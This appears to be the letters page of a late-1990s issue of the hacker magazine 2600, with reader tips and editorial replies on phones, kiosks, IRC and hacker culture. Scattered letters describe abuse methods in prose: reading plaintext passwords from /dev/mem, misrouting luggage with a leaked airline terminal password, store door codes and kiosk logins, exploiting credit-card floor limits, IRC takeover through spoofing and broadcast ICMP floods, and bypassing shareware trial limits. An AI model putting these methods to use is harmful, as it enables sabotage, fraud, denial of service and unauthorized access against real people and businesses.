In "Hacking Fedex" in Volume 14, Number 3, PhranSyS Drak3 referred to something he called "The Beast," a small card used to gain access to the Fedex network. My mother works for the National Science Foundation (NSF) and their network is accessible from remote locations through a similar system called SecurID manufactured by Security Dynamics of 1 Alewife Center, Cambridge, MA 02140. The card has a small LCD screen on it which shows a countdown bar and a six digit number which changes every 30 seconds. According to the information given out with the card it also has "a CPU, RAM and ROM, power source, and I/O interface." It also claims that "SecurID must process information continuously, keeping accurate time for years before erasing memory and stopping on a predetermined date." The card does indeed have an "expiration date" etched on the back and an eight digit ID number. When a user logs onto the network they must supply their given PIN number and the number currently displayed on the screen. The server apparently uses the PIN number to identify the user and then to verify the current number given, thereby authenticating the user's identity. All of this information, particularly the generation of numbers and the claim of a CPU, RAM, ROM, and I/O interface leads me to believe that the card uses an algorithm based upon the PIN number to generate numbers using the time. This obviously presents a great challenge to us if these devices become more widespread. I would appreciate information from anyone else who has seen, used, or knows anything about these devices.

Packrat

As would we.

cruelty-free staples!

Dear *2600:*

This has probably been around, but bully for self-discovery. Here's a neat little trick that seems to work on Linux and may work on IRIX with root access, and maybe other systems as well. If you do a "strings /dev/mem" you get a slew of interesting stuff in RAM including the user login name and the unencrypted password (usually multiple times). Probably an old trick but a nice way to get info.

anonymous

You'll really want to pipe that to "more" or redirect it to a file unless you want to see dozens of megs of data fly by.

Dear *2600:*

Based on your suggestion this fall, I have opened up an FBI Files Website, listing thousands of secret FBI Files at http://www.crunch.com/01secret/01secret.htm

Thanks for your help.

MR

Yet another site for the feds to lose sleep over. Nice work.

Dear *2600:*

Not so long ago, while using the drive-up skycap service at a Philadelphia area airport, I was able to pick up the password the skycabs were using for access. With this and a flight number, you can print up the sticker/barcode baggage tags used for transportation directions for luggage. The password that was used was CURBSIDE. These skycap terminals are left unattended frequently, and it would not be hard to get access as the system they use seems to be infantile in simplicity. Therefore, to send someone's bags to Hawaii (when they're headed to LaGuardia), simply get the flight number of a flight to Kauai and enter that into the "Flight #" blank. I don't know how far into the United database you can get from the curbside (I suspect not very far, as the display didn't look very advanced) but it's worth a try if it could mean free reservations on the flight of your choice.

D-Recz

We strongly doubt you can reserve flights from the curb under any circumstances. But even if you could, reservations are free anyway.

Dear *2600:*

Here are some useful numbers in the 613 area (Ottawa, Canada):

320-2232 - ANI Number

999-XXX-XXXX - RingBack Number (XXX-XXXX is your number)

234-DIAL - Extender (uses a four digit pin)

Super Sharp Shooter

Dear *2600:*

I just finished reading the latest issue of *2600* (Volume 14, Number 4). I've been reading *2600* for the past year and this issue was the most interesting and informative yet. However, I think that the GeoCities article should have never made it into print, simply because it takes only about an IQ of 1 to figure out that they can't check unlinked pages. Even if the BLs and CLs were people with root accounts, who has time to go through each user's directory and check out every html file there is? This is the reason why making unlinked pages is a violation of the terms of service agreement.

On a totally unrelated note, today I stumbled on a very interesting feature of metacrawler (www.metacrawler.com), a search engine which submits its queries to Yahoo, Lycos, Excite, etc. all at the same time and groups the results. It turns out that they have a feature called MetaSpy which actually lets you watch what other people are submitting as queries. They have both filtered and unfiltered displays (warning - the unfiltered display may not be suitable for small children... heh). It's kinda ironic that this "feature" was also a security hole in Yahoo as demonstrated in *2600*. You can watch the unfiltered query display at "http://www.metaspy.com/spy/unfiltered.html." If you have nothing to do for a couple of hours, just sit there and watch this thing... it's pretty entertaining.

skwp

This site is also nice because it refreshes every 15 seconds. In all the time we've been watching what people are searching for, we haven't seen a single screen that's suitable for small children. Somehow, this is strangely reassuring.

Dear *2600:*

I've had Caller ID for about a year now, and just recently (within the last month), I noticed that instead of showing "Out Of Area" for out of state calls, I now get the state name (i.e., "Florida, xxx-xxx-xxxx"). Also, instead of being all caps, like other Caller ID displays, only the first letter is capitalized. Is this some new "upgrade" in the Caller ID system? Keep up the great work - the mag is a joy to read.

Chris (d7)

The areas showing up on displays are always expanding. You weren't clear as to whether you are now getting the actual number from other states - you certainly should be. The data contained in the name display (not messages like "PRIVATE" or "OUT OF AREA" but rather the subscriber name, city, and state) are controlled by the switch and changing the case would be done by them for whatever reason.

Dear *2600:*

I just finished reading your winter issue - another great one. In it, some anonymous d00d wanted to know about the MUZE system. I work at a music store and it's one of my happy jobs to service the machine. He's right in guessing that the MUZE is just a program run on a DOS box (located in the locked cabinet under the keyboard and touch screen). What you can't do from within the program itself is get back into DOS - for that you

need access to the locked cabinet. If you can, somehow, get inside the cabinet, you throw a switch transferring keyboard input from the one all the other customers use to a regular keyboard with alt, F#, etc. keys on it (no, there really isn't an etc. key). Then you make sure MUZE is at the startup screen (do this by pressing the top right of the screen until the display shows nothing but whatever the featured album is, and press alt-esc). Hooray! You're now in DOS. The trouble is, there's nothing in there but... DOS and the MUZE program (oh yeah, and Q-Basic - hope you're in the mood for a rousing game of gorilla.bas), and since the MUZE database is itself contained on a CD, you won't have much luck rewriting reviews. The CD is changed once a month and at the same time the entire program is pretty much re-installed from a 3.5" floppy, so even if you do somehow manage to hack the program, your days of glory will be short. Please do not delete the hard drive. This makes life difficult for peaceful, gentle souls such as myself (I'd have to come up with an alibi, wash your blood off my clothes, ditch the knife, etc.). By the way, there is a simple, uncomplicated method of getting at the works of the MUZE inside the *locked* cabinet, which I will leave for an exercise for the reader (Hint: It has something to do with the large, gaping holes that appear in the back when you remove the non-locking access panels).

Rev. Smoov

Finances

Dear *2600:*

I was sincerely saddened to hear of the hard times that *2600* has fallen upon recently. However, I must admit I found a smile on my face as I read your explanation of what had happened. No offense but it seems as if the previous staff at Fine Print were spending too much time reading your zine and getting some ideas, etc.

AcidHawk

Well, you seem to be getting some rather weird ideas reading our zine. We don't sit around figuring out ways to rip people off although many people have that misconception of hackers. We're about figuring out ways around obstacles and answering questions of all sorts. What Fine Print did to us was theft, not hacking.

Dear *2600:*

The character of Emmanuel Goldstein in the craptacular movie *Hackers* spelled his handle Cereal Killer, not "Serial" as Phracture spelled it in his letter. And by the way: my father is a lawyer so we have dozens of law books lying around and since the character was clearly meant to be thought of as the same Goldstein who publishes *2600,* you can sue the writers of the film. As well as the director and producers. And since you've been having money problems lately....

Tuxedo Mask a.k.a. Chiba Mamoru

It's nice to know your dad has passed his values along to you. Thanks but we'll figure out another way to make money. And we're not suing anybody - the people who made the film included the name with our approval and everyone here thought it was funny as hell.

Arcade Memories

Dear *2600:*

After reading the letter by PaulT about static discharge possibly giving free games, I can say that (s)he is right. Anyone out there remember "Space Station"? It was one of the arcades in Penn Station in NYC, the one near the subway entrance. In the back corner of the arcade were the pinball machines. This arcade tended to have real dry air (or I was wearing real cheap clothing!) and getting "zapped" due to static discharge was a constant hazard. But holding a quarter in one's fingers (so that the zap does not hurt as much), one could zap a game and produce strange results. Pinball machines would not do much. But the video games would. One favorite was to zap the Galaga machine (that was near the pinball machines). You could apply the zap to one of the bolts on the control panel or on the coin door. It would never "give a free credit" but it would do strange things like allow you to control the ship in the "attract mode" of the game, or put "FF" (255) credits into the game, although you could not start a game at this point. Most of the time, it would just reset. (Please also note that static discharge is the best way to destroy certain components. Zapping a game has the potential to cause serious damage. Please use discretion.) More useless information: if it helps anyone, arcade game switches tend to pull a signal to ground when a switch is closed.

Semaj31273

Random Questions

Dear *2600:*

When I use my cell phone is there any way someone going through the records or computers of the cellular company or whatever can pinpoint my exact location in a metropolitan area when a particular call was made? Or can they only pinpoint what cell tower I was near?

Tim

The newer PCS companies (Omnipoint, Sprint PCS) will have the ability to pinpoint your location within a city block or two because of the lower range of their transmitters. Don't worry - they won't be required to do this by law until the next millennium. Oops.

Dear *2600:*

Why is it that, when I dial *86, I hear a voice that says "All outstanding requests have been canceled?" Then, if you listen carefully, you can hear a muffled voice in the background. I'm extremely curious to know what this is.

zuggy

**86 is the code to cancel a *66 (repeat dial) request. *89 should cancel *69 (return call) requests in*

the same way. The muffled voice in the background is probably just someone in the switchroom who didn't shut up when told to while the recording was being made. For a better example of this, call (212) 324-9901 (an exchange owned by Cablevision) and hear a guy in the background saying "go ahead" to the person making the recording right before she speaks.

Dear *2600:*

I want to write you guys (ask you a question, to be printed in the magazine), so, where do I send the question?

Dave

You seem to have sent it to the right place because your question is now being answered. Of course, you realize we never accept more than one question from any reader. Thanks for playing.

Dear *2600:*

I have several of your magazine. Which I enjoy reading very much. My question is why do you have telephones from every place on the globe on the back cover. I have nothing against it, I just thought it was something slightly out of the ordinary. Any clarification would be helpful.

Meglomaniac

We are under orders. More than this we cannot tell you. Enjoy your day.

Dear *2600:*

Do all of your letters *really* start with "**Dear *2600:***" or do you just add that in there for consistency?

SaLT

Yours did. Actually, you had a comma instead of a colon which we fixed free of charge. Most letters do start that way or are very close. The letters with the really interesting salutations contain mostly profane words and usually stray off-topic.

Dear *2600:*

I've been a reader for about two years now and find the articles and letters most informing. Here is the 800 phun: After reading the "Some 800 Fun" in Vol. 14 No. 4 I dialed 1-800-555-1213 (one digit from information 1212). An automated voice answered: "AT&T Easy Reach 800, to complete your call please enter or speak each number of the access code now." Assuming this was a four digit access I said: "4 3 5 9." It replied: "You must enter or speak each individual number of the access code, for example say 2 7, instead of twenty seven, Please enter or speak the access code now." Since I now thought I needed a two digit number, I said: "5 9." It replied: "Your response is not the access code for this number. Please speak or enter the access code again." After several attempts, it said: "You have not entered the right access code for this 800 number. Your call cannot be completed. Please check the 800 number and call again." Immediately after, a voice said: "71301SG."

I tried this plenty of times and got the same reply with different access codes. Am I wrong in assuming the access code is two digits because of the automated prompt? would AT&T actually create simple access codes such as a mere two digits? I'm calling from Phoenix and got the same "71301SG" every time. Got any answers?

Phreakin in Phoenix

You made a misassumption in thinking the code was only two digits. You will get the "twenty seven" scolding if you say anything other than a recognizable single digit number or if you speak them too fast or too slow. The reason for that recording is that many people say numbers that way rather than digit by digit. The codes are almost undoubtedly four digits, as you generate an error immediately after the fourth digit when using touch tones. As for the 713 recording, it means that this is where the number terminates - in the Houston area.

Dear *2600:*

How do I know that you really have a mag and if I send you the cash that you won't just stiff me?

boardfreek

Is this good enough?

Dear *2600:*

What a bum fucking deal you got tossed. I know it's hard, but pull through it. Anyway, my dilemma is this: Do you deliver to FPO addresses? I'm planning on subscribing and I hope you do. It doesn't cost you any more to send it there than normal postage even though the final destination is Guantanamo Bay, Cuba. I'm stationed here in the Marines. The only drawback is that it takes me *forever* to receive mail. But mail goes out lightning fast. Do I pay $30 or $21? (I'm good for the dough!)

ALC, USMC

We've been sending to FPO's for as long as we've been around. They are treated as domestic customers. But if you hop the fence and escape to Cuba you'll find that you can save even more as we provide free subscriptions to anyone from that nation. This deal also applies to all former Iron Curtain countries and any nation in Africa except South Africa. We need to receive the request in writing from the country involved.

Dear *2600:*

I have seen your magazine and your web site but I am still not sure what exactly your purpose is. Is the magazine for people who break into systems for the pleasure or profit of it, or is it for persons, such as myself, who enjoy learning about such intricate portions of the computing industry? I glimpsed through your latest issue at Tower Records and I noticed some stuff on IP addressing and such (which I enjoyed thoroughly) but then I saw the article on the guy who changed the system time on a virtual pet (which I felt was wasted mag-

azine space, since he did not really get into the specifics) and it confused me a bit about the purpose of your magazine. I am thinking about purchasing a copy, but I don't want to find that after reading the magazine, it wasn't exactly what I was looking for. If you could summarize for me what your magazine is basically about, it would clear up my confusion and help in my decision about making the purchase.

Forgive my ignorance, but what does 2600 stand for and what is with the pay phone photos?

The Computer Junkie

If you've read the magazine and visited our site and you still don't know what our "purpose" is, you'll probably get even more confused by the other things we do and say. For the record, 2600 hertz is a magic frequency and we print pay phone photos to cover up what's really on the back page. But we've said too much.

A Big Misprint

Dear *2600:*

In the Autumn issue, there was an article entitled "How To Be a Real Dick On IRC." Now, I don't want to wrongly place the blame on you for the printing of this, but this same article is available all over the web, and has been for at least a couple years.

Sith

We got a number of letters saying basically the same thing. Unfortunately there's no way we can know everything that's published on the web. Actually, that's far from unfortunate. But the point is these things can happen and when they do we let everyone know and forever shame the person involved. In this case, however, we're unable to prove that the person who submitted it to us isn't the same person who wrote it. Regardless, we don't want articles that are on the web or have been submitted to other zines. What you do with your article after it appears in 2600 is entirely up to you which is something very few magazines will say. We hope future contributors respect this and help make our content better.

More Newbie Bitching

Dear *2600:*

Alright. There are a few things that piss me off in this world. I don't like it when I am screwed over because of someone who feels they are better than me, I don't like when someone gets on your back for asking something you don't know, and I *don't* like how newer hackers are treated in online society. I myself got interested in hacking about two years ago. When I started out, I had gotten a pretty bad rep in the hacker community. I didn't get caught doing anything, I didn't piss anyone off or do anything stupid, *I just asked a question.* Maybe some people would have thought that it was a dumb question too, but the fact that I was treated with no respect because I did not know something that they did really pissed me off. When I started out I knew that the hacker community was all about free exchange of information and exploring parts of the internet that were confidential, merely for the thrill of breaking the rules. I did not figure the group to be a bunch of assholes about everything, I did not figure that I would be laughed at like I was an AOL member every time I entered an IRC hack channel, and I *did not* expect for anyone to treat me with any less respect than anyone else. Now, I do not think of all hackers this way, but I feel that these are the few that screw up the way that hackers are looked upon in modern society. Some people really have to mature. Just because you're a hacker doesn't mean you have to be a kid out of high school with nothing to do, because not everyone is like that. So for all of you hackers thinking that you "control" the lesser bunch, think again.

PaKo

"Laughed at like I was an AOL member"? Sounds like you're guilty of the same gross generalizations you're accusing others of. But your accusations are quite justified - there are far too many snap judgements being made based on questions, names, or originating sites. Why is this? Mostly because people are insecure about their own images so they find it necessary to put others down for whatever reason as quickly as possible. The ironic part about this is that there are and always will be enough assholes for everyone to put down - this prejudging is completely unnecessary unless of course the people judging fear for their own reputations. It's not worth blowing a gasket over - these people are what they are and you won't be able to change that. Letting it affect you will only give them more strength. And assuming this is what the hacker world is all about just makes it bad for all of us. We're about asking questions. That's why we're all here. If you ask a stupid question, you can count on someone telling you that. But you should also be able to count on them answering it to stop you from asking it again.

Dear *2600:*

Why is it that experienced hackers always shun the new guys from the group? I, myself, am not completely new to the hacking/phreaking scene but I'm most definitely not the best. Whenever I begin to chat with other hackers, everything goes great until they find out that I'm not as experienced as they are. Then they completely ignore me. Just wondering if you had any ideas of why they do this.

Jade

We doubt this "always" happens and if it does there must be something you're doing that turns people off. Try to find out what this is. Are you only interested in the end result and not the process? Do you use others to get answers and then not give anything back? Do you whine and complain all the time? Even the most clueless person can still be valuable if his personality and knowledge in other areas make up for his weaknesses. Above all, remember that people who are quick to shun you would make really lousy friends anyway.

Clarifications

Dear *2600:*

I pick up a copy of *2600* when I see it and if I have a few bucks to spare. One thing that always pops up when reading your articles is the lack of research and sometimes sophomoric stance on the part of the writers.

For example, in the Autumn 1997 issue, in the article "Defeating *67 with Omnipoint," the author claims that Caller ID can still be passed even if the user sends a *67. Au contraire, *67 does suppress Caller ID data but has *nothing* to do with a PABX's ability to determine the originating caller's number using other methods, such as DNIS. *67 only stops Caller ID data from getting beyond the originator's CO and does not defeat telco signaling. If it did, *67 would make your long distance calls free! I suggest the author obtain a copy of an AT&T G3 manual or any current Siemens PABX equipment programming manual and read, read, read.

In the same issue, "The E-ZPass System" article is in error on several counts. 1) The Part 15 band most frequently used for low-power, unlicensed transmitters is 902-928MHz, not 900-928MHz. 2) There is no such animal as "Backscatter Modulation". Let's get the terminology right. "Backscatter Propagation" would more accurately describe the reception of radio waves from reflections or refraction other than from the incident wave. There are several other errors in that article which a fairly well read or educated person could point out.

Don't get me wrong, I do occasionally find useful items or trends in *2600*. I just have a low tolerance for technical writing without research.

de kg7fu

*We appreciate the remarks. However, *67 most definitely does not stop Caller ID data from getting beyond the originator's CO. The Omnipoint tests proved this. The Caller ID data, regardless of whether or not *67 is entered, will always reach the terminating switch. If *67 has been entered, that switch should block the number from reaching the subscriber. In Omnipoint's case, that was not happening. The number was being passed regardless of whether or not *67 had been entered. As more switches become operated by more companies, we can expect to see such abuses and oversights increase. Incidentally, this no longer works with Omnipoint. Perhaps the shame got to be too much for them.*

Dear *2600:*

Isn't it a bit hypocritical that in the same issue (14:4) that you condemned the jerk who was asking for advice about corporate espionage, you also placed an advertisement in the marketplace (We Want To Buy Databases) for someone who wishes to buy similar lists of personal information? The information the ad was asking for is illegal too. Why would you encourage the same illegal activity that you frown upon?

philosopher

We don't censor our ads when we don't agree with the morals of the people placing them. Privacy is something many of us assume will always be protected. By seeing what people are looking for, our readers may gain another advantage in learning where the potential weak points are. Or maybe they will want to become involved in something we find distasteful - we won't try and stop them just because it doesn't fit in with our philosophy. The only time we ever stopped an ad was when that idiot from late night TV who "got rich quick" by placing ads in newspapers all over the country tried to place an ad with us that had nothing to do with anything 2600 has ever covered. He won't soon be trying that again.

Dear *2600:*

I've seen your page and I noticed that in the Europe map you have placed a country named MAC. I assume that this mistake was not on purpose but misguidance and I hope that you change the name to the official UN name that is F.Y.R.O.M (Former Yugoslavik Republic of Macedonia).

Christos Paraskeyopoulos

You guys really need to lighten up over there. Unless going around calling countries names like FYROM is your idea of humor.

Criticism

Dear *2600:*

I just finished reading the newest issue. I must say that I am not so pleased with "Hack The Vote." In a previous issue you got lots of complaints about the article "SE Your Way Out of Boot Camp." Well, that article had a lot to do with hacking and social engineering. "Hack The Vote" did not. It was nothing but a tutorial on mail and voting fraud. This is a major Federal offense. Hacking is about learning, not stealing a bunch of votes.

Ultra Sonic

We don't advise that people steal votes either. But at the same time, we want people to know if the current system is flawed and, if so, exactly how.

Dear *2600:*

I enjoy reading your magazine although I think you need to cut out some of the stuff you allow to be printed. I think that the ad for selling viruses should be cut. I mean I understand you have to make money for your business. But you should stay on the topic of being a hacker mag. Why let lamers fuck it up with their crap? Spreading viruses ain't hacking.

KnIgHtMaRe

Again, it's a matter of values and we're not going to cut stuff based on those of other people. And, to correct your misassumption: we don't charge anything for our ads so therefore we don't make money from them. Our ads are for our subscribers. Non-subscribers have offered us great sums to place ads but we've always

turned them down. It doesn't take a great deal of intellect to realize that for $21 (the price of a subscription) anybody can get an ad anyway and if they don't want the issues they can have them sent to someone else.

More on Anarchists

Dear *2600:*

I am writing in reply to a letter entitled "Offended" in Volume 14, Number 3 of your magazine. In the letter, it was put in no uncertain terms that SummerCon, and I guess the general public, see anarchists as the Unabombers of the world. I would like to point out that we are indeed *not* those kind of people. Here at RETOC, we don't believe in mindless violence. That would just be purile and adolescent. What we believe in is the freedom of information. We believe that if all the groups got their thumbs out of their asses and all joined into one big, worldwide group, from the smallest ones to the larger multinationals, it would make it easier for the public to see us for what we really are. We are distributors of knowledge. We exist in the underground of every society. Society may choose to shun us, lock us up in prison, or deny we exist so they can have their nice cozy world. But we're there. Every time you turn your back, we're behind you. You sleep at night, we watch you. The calculating mind of the anarchist is what prevents most of us from getting caught. We are constantly thinking, constantly planning for the time to come when all the groups meld. And what happens then? We can only guess.

I hope that that has shown a little of what anarchists are like. We are not mindlessly violent. We only want to spread knowledge. That is *our* manifesto. Think of us as the gatherers and distributors of knowledge. If you would like to join the new RETOC, do so. Mail malico4fr@geocities.com with the subject JOIN.

MALICO

G.H.H. of the RETOCIAN Anarchy Movement

AOL People

Dear *2600:*

In response to Viral Tonic's letter (Summer 97 issue) I would like to say that his comments completely baffled me. What does he expect to gain by completely flaming everyone who uses AOL. As he put it "To be an adequate hacker you should learn C, and at least get a substantial understanding of the UNIX OS. You all disgust me and have no right to call yourself the earned title of a hacker." While I understand that this is no more than your opinion I really don't see how knowing these things proves you are a hacker, but rather someone with an understanding of basic programming. I would greatly suggest learning these things as a basic foundation for understanding some of the fundamentals necessary, but would not go so far as to say "I know these things so therefore I am a hacker." Magus stated some real important issues regarding AOL's troubles, but instead of helping be a solution to the problem most people become part of the problem by shunning anyone with @aol.com attached to them. Granted there are a lot of people on AOL who think because they got the latest "proggie" and they can push the punt button they are hackers. But how are you helping to change it by calling these people "lamers?" Whatever happened to helping those with a desire to learn? Please remember that we all had to start somewhere. Be a teacher or a guide to the "newbies" so that they can grow with new found knowledge. I mean, isn't that what it's really about, gaining knowledge? What good is it to know something if you just horde it like the IRS does with people's money? Remember. if you are not a solution to the problem then you are part of the problem!

Khan SW

Dear *2600:*

Although it is true that the majority of the "hackers" on AOL are mindless internet neophytes with huge egos, there are a few of us who actually know a great deal more than what many people would expect from an AOLer.

I am a big fan of your magazine and I love the diversity of the topics covered in your articles, but I was wondering why you guys never print any material that is AOL-related. Is it simply because you just do not want to have anything to do with the service or because of other (legal) reasons? There are some pretty interesting topics that I can write about that are AOL-related, but are not the simple topics discussed by most of the "hackers" on AOL. I am experienced in many areas that could very well be considered hacking (in a sense) and which I'm sure would be of interest to many other hackers (even those who dislike AOLers). These areas include topics such as FDO scripting, Atom/Token(Arg) Sending, RAINMAN, The NOC (Network Operations Center), CRIS, The Defender Key (SecurID), and the Stratus/AOL Internal LAN.

Many of the topics listed above are highly advanced and if you would be willing to publish AOL-related material, I would gladly write an article (or two) covering these topics in depth.

JJ (aka Johnny Blaze)

We've never not printed something because it was too sensitive. If you write it and it's interesting and revealing, we will most likely print it. This goes for any topic related to hacking.

Facts

Dear *2600:*

On the Negativland album "Free" there is a sample I thought you might enjoy "The law can't break the law to enforce the law... but they do it anyway." If only it weren't so true.

Allin

But then their albums wouldn't be so good.

Dear *2600:*

The reason why *2600* is pronounced "twenty-six hundred" in the US and "two thousand six hundred" in Europe is because in Europe they don't count in hundreds above 1000. For example the year 1900 in spanish is mil, novocientos. 1,900. Not nineteen hundred. We will be saying the year 2000 (two thousand), not twenty hundred. On another note, thanks go to Phiber for a fantastic article on GSM phones. How about one on UNIX? I'm sure a lot of people would be interested.

Donoli

If there's anyplace on the planet that will be saying "twenty hundred" we want to hear about it.

Dear *2600:*

In the Winter 97-98 issue, Fidel Castro wrote an article about messing around with Preferences files on Macintoshes. Here is a quick note about recent Ambrosia products.

Any program using the latest version of the Ambrosia Registration Tool (anything newer than 1997, approximately) stores registration info in an invisible file in the Prefs folder called "thaumaturgist.log". You'll need something like ResEdit or DiskTop to see it. If you delete that file, registration reminders will disappear, leaving your prefs intact.

Anonymous

Dear *2600:*

I'm the person who originally e-mailed you about the Yahoo "undocumented feature" where you could see what people were searching for. I just bought Volume 14, Number 4, and I was surprised you didn't give out the URL. Even though that particular one may not work, it could still be helpful to someone wanting to explore CGI programs. The URL was: http://av.yahoo.com/bin/query? Thanks!

codefreez

Independent Browsing

Dear *2600:*

Hey, I just got news of a 1.3 meg browser by a small company in Norway. It's called Opera and it's great. The *2600* page loaded amazingly fast, as did all other pages. I read it works so well because they're not using Microsoft's MCF stuff, nor prepackaged web-browsing code. They wrote it all by themselves. It's at http://www.operasoftware.com. Right now (version 3) doesn't support Java, CSS, or DHTML (who cares about DHTML). But the Java stuff will supposedly be fixed in v4. It's a real thrill to not be using any of Microsoft's or Netscape's crap. It also takes up small amounts of memory. Unfortunately, no Mac version. So in the spirit of *2600,* entrepreneurs, and because it's not MS's or Netscape's, download it.

VirtualToaster

Bookstore Computers

Dear *2600:*

Unfortunately I missed the original article regarding Barnes & Noble's computer system, but I found the response letters fascinating (especially the one from B&N Financial Center) and would like to add a few tidbits to the mix. If any of these have been mentioned before, just flog me for missing an issue! I promise it won't happen again.

The main server (Node 1) is the important one and has the most useful information. This computer (yes, it does have a monitor/keyboard) has access to the ID number/password database, control over the "PLU" which can be used to add discounts to certain titles (used for regional ads and the NY Times Bestseller List), store opening/closing, and is the gateway for credit card transactions (more on that later). Problem is, it is usually behind closed (and locked) doors. But these doors are sometimes locked with easy to break codes typed in on a numeric pad. Codes are usually five digits and there should be a master code to open all of them. There is the ability to use a keypress of two numeric keys at once, but it is rarely programmed that way. Just for kicks, try 1-2-3-4-5 (if they haven't changed the code since the store opened. This should be the factory-preset Master Code.

As I mentioned above, the credit card transactions are filtered through this Node 1 machine (or at the very least it monitors them). While you can see the data-collecting possibilities here, there is another interesting angle. When the credit card capabilities are not functioning at the registers, an error will be displayed at the register and on the Node 1 machine. More importantly, you can read the reaction of (or simply listen to) the store employees/managers to find out when this happens. The important part is that when the credit card authorization is down, they will use "floor limits" and only voice authorize purchases over a certain amount. This can be different from store to store and depends on the type of card. Usually the store is lazy and uses a $75 "floor limit" for all types of cards. $50 is usually a safe bet.

Another fun (but usually disabled) feature on the information terminals on the sales floor is how you may be able to access them when password protected. This is rare, but sometimes a store will leave the "pre-opening" password on the system long after the store has opened. The ID number is 33 and the password is "salmon". This may be old news, though. And those "X" ISBN codes are simply short ISBNs usually used for cafe products. X1 used to be magazines (now I think they scan) and X2 used to be newspapers. X51 is espresso, X55 is bottled beverage, and I can't remember the rest (it's been a while!).

Last one: When using the information terminals on the sales floor, one of the function keys (F8, I believe) can change the "class" of a title. This "class" code denotes Hardcover, Paperback, Trade Paperback, Gift

Item, etc. Also, I have to disagree with the unnamed B&N representative that implied that hitting both shift keys and ALT is useless. One thing I'm pretty sure you can do is get rid of the incessant beeping that will call attention to errors, failed logins and the like.

Peace. And I hope Barnes & Noble uses the information /dev/thug, anonymous, and others have provided to improve their security.

Ranma

Considering they just got a free security audit, we hope they pay attention too. But we have to point out in the strongest terms that breaking into closed rooms or intercepting credit card data goes way over the line of mere curiosity and the quest for technical knowledge. Anyone pursuing those avenues is no friend of ours.

Dear *2600:*

After the article and subsequent letters on the subject, I enjoyed investigating and learning about my local Barnes & Noble system. Naturally, I made great efforts to be both stealthy and non-destructive. I walked into the store after being away for several weeks and was shocked to discover "for employee use only" stickers festooned threateningly on the monitors. Upon further investigation, I learned that there is now a login/password to be able to access the database. (Incidentally, the fields are three digits each, though most of the l/p's tend to be two digits.) As an added measure, the beep which signifies an incorrect l/p is audible from some distance away. I am severely annoyed that because of some thoughtless punk, I now have to disturb a friendly sales associate whenever I need to access the database. I extend a big sarcastic "thank you" to all parties involved. (You know who you are.)

Istra

It's called education.

Clampdown

Dear *2600:*

For those of you interested in current events in related topics, www.cracking.net was shut down in the second week of February. This was done by the Software Publishers' Association who have quite a pull in corporate software distribution. The majority of USA distribution corporations are part of this organization (www.spa.org).

The interesting thing to note is that we who worked on the texts and databases at cracking.net are reverse engineers, effectively hackers who break software codes rather than UNIX machines and other mainframes (though some of us do double duty and work on server hacking as well). Some of my work has been based on code in *2600* in the past and present, and so I can say for certain, especially after attending the occasional *2600* meeting, that our goals are not much different - just the tools and the OS involved.

Why was it shut down? Apparently someone saw a crack for the shareware app (s)he had written and reported it to SPA who then put pressure on the admins to close the server. It is sad that today in the realm of hacking/cracking this can happen, and does not appear much different to me than someone getting mad that bugtraq or rootshell.com exists and forcing it "off the air" so to speak, or even *Phrack* which so recently showed trumpet winsock reverse engineering (the type of topic our students/colleagues cover in the course of our work and publish on our servers).

Being a student and teacher of the reverse engineering arts, and a rather well known one in my field, I feel like it is important for this information to be placed in your magazine for posterity to show others how people today can shut down anything they choose by threatening lawsuits with backing from people like Microsoft.

Glad to see the monetary woes are not keeping you down.

Greythorne The Technomancer

Thanks for the support. We also support the knowledge you were trying to get out before your site was shut down. If enough people maintain pressure on the SPA and their tactics, they will wither away. It is their destiny.

More IRC Abuse

Dear *2600:*

After reading semiobeing's article on being a real dick on IRC, I felt that many techniques had been left out. These days it takes a lot more to "hack" an IRC channel than just a netsplit, or a collide bot. These in fact rarely work. In order to gain control of an IRC channel there are more effective techniques that can be used much more successfully.

The first method, and easiest to use, is spoofing. In order to spoof there must be a bot that auto-ops or a rather gullible op. If you find a bot that auto-ops people when they come into the channel, you are almost guaranteed success. If there is no bot, then you will have to social engineer your way in. First find the IP of an op, or one who is in the subnet and is dynamic, who is in the channel that you would like to take over. When this op leaves, then you go to your spoofing program. For this you will need a UNIX clone or a UNIX shell account that has a spoofing program. Note: you need root access to run these programs. You can find these programs pretty much anywhere. After you figure out how to use your spoofing program, your task is almost complete. The spoofing program will set up a "person" on IRC who has the nick and the IP of the op who has just signed off of their internet connection. It is not easy to spoof identd however, so you may not want to try it at first. After the spoof is up, get it into the channel and the auto-opping bot will op the spoof. After your spoof has attained ops, deop everyone and then op yourself. From this point all the rules that semiobeing talked about apply.

The second method of taking over channels is a lit-

tle harder, more risky, and less likely to work. There are some slightly different ways to use this next method, but they all accomplish the same goals. Again, you need root access to a UNIX box. With root access, you will be able to run many different programs that will give you what you want. The best choice is the spoofed icmp flood to a network broadcast address. I will not get into what this is, but it will effectively kill your opponent. You can use other programs to accomplish the same things. You can land someone (if they are using a Windows box) or countless others. All kill the account effectively. The downside to this method is: you usually need more bandwidth (if you are icmping), and the channel usually needs to have a small number of ops.

These two choices are two more effective ways of taking over channels. Both social engineering and force will work if you try hard enough and have the bandwidth. All of these methods (including semiobeing's) are also effective ways of getting a channel back that has been taken over. One word of advice to bot owners. *Do not have your bots auto-op!* Use a password system - it is much safer. If you do auto-op, I will personally come and take over your channel.

Calis

On Mitnick

Dear *2600:*

Why don't you try to get into the prison computer system, open every door in the entire compound, which would create complete chaos, so that he could get out?

candyman

We can only assume you're talking about Kevin Mitnick which would make this about the dumbest idea we're ever heard. You're welcome to give it a shot though - just make sure to tell all the other hardened criminals he's locked up with to stay put while he quietly makes his escape.

Dear *2600:*

I, as I'm sure most of my fellow hackers are, am extremely outraged about the Kevin Mitnick case. In addition to telling everyone I know (hacker and non-hacker) about the case and trying to dissuade them from media and government propaganda, I also ripped off the "Free Kevin" picture from the *2600* site which loads before the main page does, and put it on my site so it loads and then refreshes with my main page. It would be cool if many of us did similar things to our personal and/or corporate sites, perhaps with a short blurb about the Mitnick case somewhere on the main page. If we work together, maybe we can get something done. A net-wide peaceful protest in this fashion could certainly be an attention getter. I encourage anyone with a web site to at least include their opinions about the Mitnick case. Even if you side with the feds on the case, there's no such thing as "bad publicity." Let's all work together to help Kevin.

Friedo

Dear *2600:*

Congratulations to "Fidel Castro" for his excellent article "Noggin Hacking." I use this method in my specialty, "InterApplication Breaking and Entering" (reverse engineering programs and direct manipulation of their internal variables - very useful for games). Another way you can get more uses from shareware is to copy it onto itself. This resets the time stamp. This works on most programs with a usage limitation in days.

